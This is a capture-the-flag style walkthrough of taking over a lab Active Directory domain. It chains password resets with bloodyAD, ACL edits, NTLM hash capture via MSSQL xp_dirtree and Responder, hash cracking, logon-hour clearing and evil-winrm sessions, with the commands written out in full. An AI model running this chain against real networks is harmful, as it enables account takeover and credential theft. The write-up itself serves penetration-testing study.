
We run Bloodhound

bloodhound-python -u mitch.r -p 'snitch1993' -c All -d shadowgate.local -ns 192.168.178.173 --zipWe can force password changes for both Milo.w and Ryan.j through Mitch.r.

milo.w have WriteOwner of svc_mssql

We have GenericAll over both Oscar.m and Daniel.r through Bogdan.r

Oscar.m are members of Remote Management Users and Shadowgate-IT-Support

Bogdan.r is a member of Remote Management Users and SG-MSSQL-Maintainers.
Attack Chain PW Reset
We use bloodyAD to change the password of milo.w
bloodyAD -u 'mitch.r' -p 'snitch1993' -d 'shadowgate.local' --host 192.168.178.173 set password 'milo.w' 'pa$$w0rd'We change the owner of the svc_mssql object to milo.w
owneredit.py -action write -target 'svc_mssql' -new-owner 'milo.w' 'shadowgate.local'/'milo.w':'pa$$w0rd' -dc-ip 192.168.178.173
We grant milo.w FullControl over the svc_mssql
dacledit.py -action write -rights FullControl -principal "milo.w" -target-dn "CN=svc_mssql,CN=Users,DC=shadowgate,DC=local" 'shadowgate.local/milo.w:pa$$w0rd' -dc-ip 192.168.178.173
We use Milo.w to change the password of svc_mssql
bloodyAD -u 'milo.w' -p 'pa$$w0rd' -d 'shadowgate.local' --host 192.168.178.173 set password 'svc_mssql' 'pa$$w0rd'mssql get hash from bogdan.r via dirtree
We connect to the MSSQL server using the svc_mssql account
mssqlclient.py 'shadowgate.local/svc_mssql:pa$$w0rd@192.168.178.173' -windows-auth
We enumerate all logins on the MSSQL server
enum_logins
We check whether xp_dirtree exists and if we have permission to execute it
SELECT OBJECT_ID('master..xp_dirtree') AS objid
SELECT HAS_PERMS_BY_NAME('master..xp_dirtree','OBJECT','EXECUTE') AS can_execute_xp_dirtree
We run responder again
responder -I eth0
We trigger an NTLM authentication attempt by calling xp_dirtree on our SMB path
xp_dirtree \\192.168.178.188\sfsdafasdWe got NTLMV2 Hash from bogdan.r

We attempt to crack Bogdan’s NTLM hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash.bogdan
We got the PW bogdan0126

We use Bogdan.r to change the password of oscar.m
bloodyAD -u 'bogdan.r' -p 'bogdan0126' -d 'shadowgate.local' --host 192.168.178.173 set password 'oscar.m' 'pa$$w0rd'We open an Evil-WinRM session as oscar.m on the target system
evil-winrm -i 192.168.178.173 -u 'shadowgate.local\oscar.m' -p 'pa$$w0rd'
The login via evil-winrm as oscar.m not possible

We comfirm the Creds
nxc smb 192.168.178.173 -u oscar.m -p 'pa$$w0rd'We see Invalid Logon Hours

We open an Evil-WinRM session as bogdan.r
evil-winrm -i 192.168.178.173 -u 'shadowgate.local\bogdan.r' -p 'bogdan0126'
We clear all configured logon hours for oscar.m
Set-ADUser oscar.m -Clear logonHours
We open an Evil-WinRM session as oscar.m on the target system
evil-winrm -i 192.168.178.96 -u 'shadowgate.local\oscar.m' -p 'pa$$w0rd'

User Flag

We got the User Flag
type C:\Users\oscar.m\Desktop\user.txt
Lateral Movement

We display the contents of the termination_notice_sam_h.eml file
type termination_notice_sam_h.eml
We got infos that the account sam.h are deleted
From: mitch.r
To: oscar.m
Subject: Update Regarding Sam H.’s Departure

Hi Oscar,

I wanted to inform you that Sam H. has officially resigned from his position. His user account is no longer needed and should be removed from the system.

Additionally, since Sam was responsible for certificate issuance management (Manage-CA), please identify a suitable replacement to ensure that our certificate services continue operating without interruption.

During a recent internal review, we also identified a potential ESC-related misconfiguration within our Active Directory Certificate Services environment. While no abuse has been confirmed, the configuration could allow unintended certificate enrollment or privilege escalation if left unmanaged. This finding further emphasizes the need for proper ownership and oversight of the CA role.

As a temporary security measure, the LDAP/RPC enrollment ports on the CA server have been blocked at the firewall, since there is currently no designated staff member to oversee certificate operations.

Please note:
If no suitable successor for Sam’s role is appointed in a timely manner, we may be required to shut down the certificate service entirely. Without proper oversight, there is a heightened risk that someone could attempt to bypass or tunnel around the firewall restrictions, especially in light of the identified ESC weakness, leading to potential misuse of our enrollment endpoints. This measure would be taken to ensure the security and integrity of our environment.

Once a new responsible person is appointed, the blocked ports can be re-enabled to restore full certificate enrollment capabilities.

Let me know once the account has been removed and when you have identified a candidate for the role.

Regards,
Mitch R.
We list all deleted AD objects by querying tombstoned entries
Get-ADObject -Filter 'isDeleted -eq $true' -IncludeDeletedObjects
We see user sam.h are deleted
